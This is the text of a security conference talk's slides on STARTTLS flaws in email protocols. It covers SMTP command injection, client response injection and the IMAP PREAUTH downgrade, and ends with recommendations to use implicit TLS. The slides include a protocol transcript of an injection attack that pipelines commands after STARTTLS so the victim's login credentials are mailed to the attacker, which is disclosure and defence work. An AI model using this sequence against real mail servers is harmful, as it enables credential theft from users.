NO STARTTLS

Hanno Böck


https://nostarttls.secvuln.info/

E-Mail protocols

SMTP, POP3, IMAP

E-Mail connections from mail clients to servers come in three flavors:

- Unencrypted (Ports 25/587, 110, 143)
- Normal ("implicit") TLS (465, 995, 993)
- STARTTLS (upgrade of unencrypted connection)



	INCOMING	OUTGOING
Protocol:	IMAP	SMTP
Server:	example.org	example.org
Port:	Auto	Auto
SSL:	Autodetect	Autodetect
Authentication:		Autodetect
Username:	ple.org	alice@example.org

STARTTLS

STARTTLS allows upgrading an insecure connection to a secure connection

STARTTLS was sometimes used as an opportunistic security mode

Opportunistic STARTTLS is trivially vulnerable to downgrade attacks, but usually modern clients don't do this

How does STARTTLS work?

```
S: 220 example.org ESMTP
C: EHLO myhost
S: 250-example.org Hello [93.184.216.34]
   250-8BITMIME
   250 STARTTLS
C: STARTTLS
S: 220 OK
[TLS Handshake]
C: EHLO myhost
S: 250-example.org Hello [93.184.216.34]
   250-8BITMIME
   250 AUTH PLAIN
C: AUTH PLAIN AGFsaWNlQGV4YW1wbGUuaW52YWxpZFM0NQ==
S: 235 Authentication succeeded
C: MAIL FROM:<alice@example.invalid>
[...]
```

STARTTLS Command Injection

A client (or an attacker) can send additional commands with the STARTTLS command and many servers will interpret these plaintext commands as if they were part of the encrypted connection


Originally found by Wietse Venema in 2011 in Postfix

Around 2% of mail servers were still vulnerable in our scans

How can this be attacked?

```
S: 220 ESMTP ready
A: EHLO localhost
S: 250-smtp.example.org
   250-STARTTLS
   250-AUTH LOGIN PLAIN
A: STARTTLS               // Can also be sent by the client
A: EHLO MitM
   AUTH PLAIN <login data>
   MAIL FROM: attacker@example.com
   RCPT TO: attacker@example.com
   DATA
S: 220 Go ahead

_____ Relay TLS records between server and client _____
________________ <TLS handshake C<->S>________________
```



```
// Server answers to injected commands
S: 250-mail.example.com
S: 250 AUTH PLAIN LOGIN
S: 235 2.7.0 Authentication successful.
S: 250 2.1.0 <attacker@example.com> ok
S: 250 2.1.5 <attacker@example.com> ok
S: 354 Enter mail, end with "."
// Response interpreted as greeting

C: EHLO Alice.home

C: AUTH PLAIN <login data>

C: MAIL FROM: alice@example.com

C: RCPT TO: bob@example.com

C: DATA

C: <e-mail to bob>
```

Attacker has login credentials of victim in his inbox

Response injection

We found that email clients are often vulnerable to a very similar bug, allowing the server (or attacker) to send further data together with the answer to the STARTTLS command

Many mail clients affected (including Apple Mail and Thunderbird)

PREAUTH

When connecting to an IMAP server, the server can send the PREAUTH keyword to indicate to the client that it does not need to authenticate

The IMAP standard says that STARTTLS can not be sent in authenticated state

Thus if a server manipulates the server answer and sends a PREAUTH keyword he can prevent the STARTTLS encryption

This was originally found in Trojitá in 2014, but as we learned it affected many more mail clients (including Apple Mail and Thunderbird)

Overall we found more than 40 STARTTLS-related vulnerabilities

Conclusion

If the same type of vulnerability show up again and again it should be considered a problem in the standard, not in the application

Do not use STARTTLS if you can avoid it, it's less secure and slower than implicit TLS

For E-Mail client-to-server connections this is easy and also recommended by existing standards (RFC 8314)

For E-Mail server-to-server STARTTLS is the only way to encrypt data, so these need careful auditing

STARTTLS is also used in other protocols, we have not looked at these, but we expect similar vulnerabilities there

Recommendations

Users

Configure your mail clients to use normal ("implicit") TLS, if your provider does not support this (Apple, Microsoft) then complain to your provider

Server administrators

Make sure you offer normal ("implicit") TLS to your users for all supported mail protocols

Consider deprecating plain text and STARTTLS ports altogether if you can

Mail software developers

Use the tools we provide to test your software for these classes of vulnerabilities

Consider simplifying client configuration by offering only TLS and avoiding plain text and STARTTLS connections altogether

Our research was published at the USENIX Security 2021 conference, we also published tools to test software for these vulnerabilities

Questions?

https://nostarttls.secvuln.info/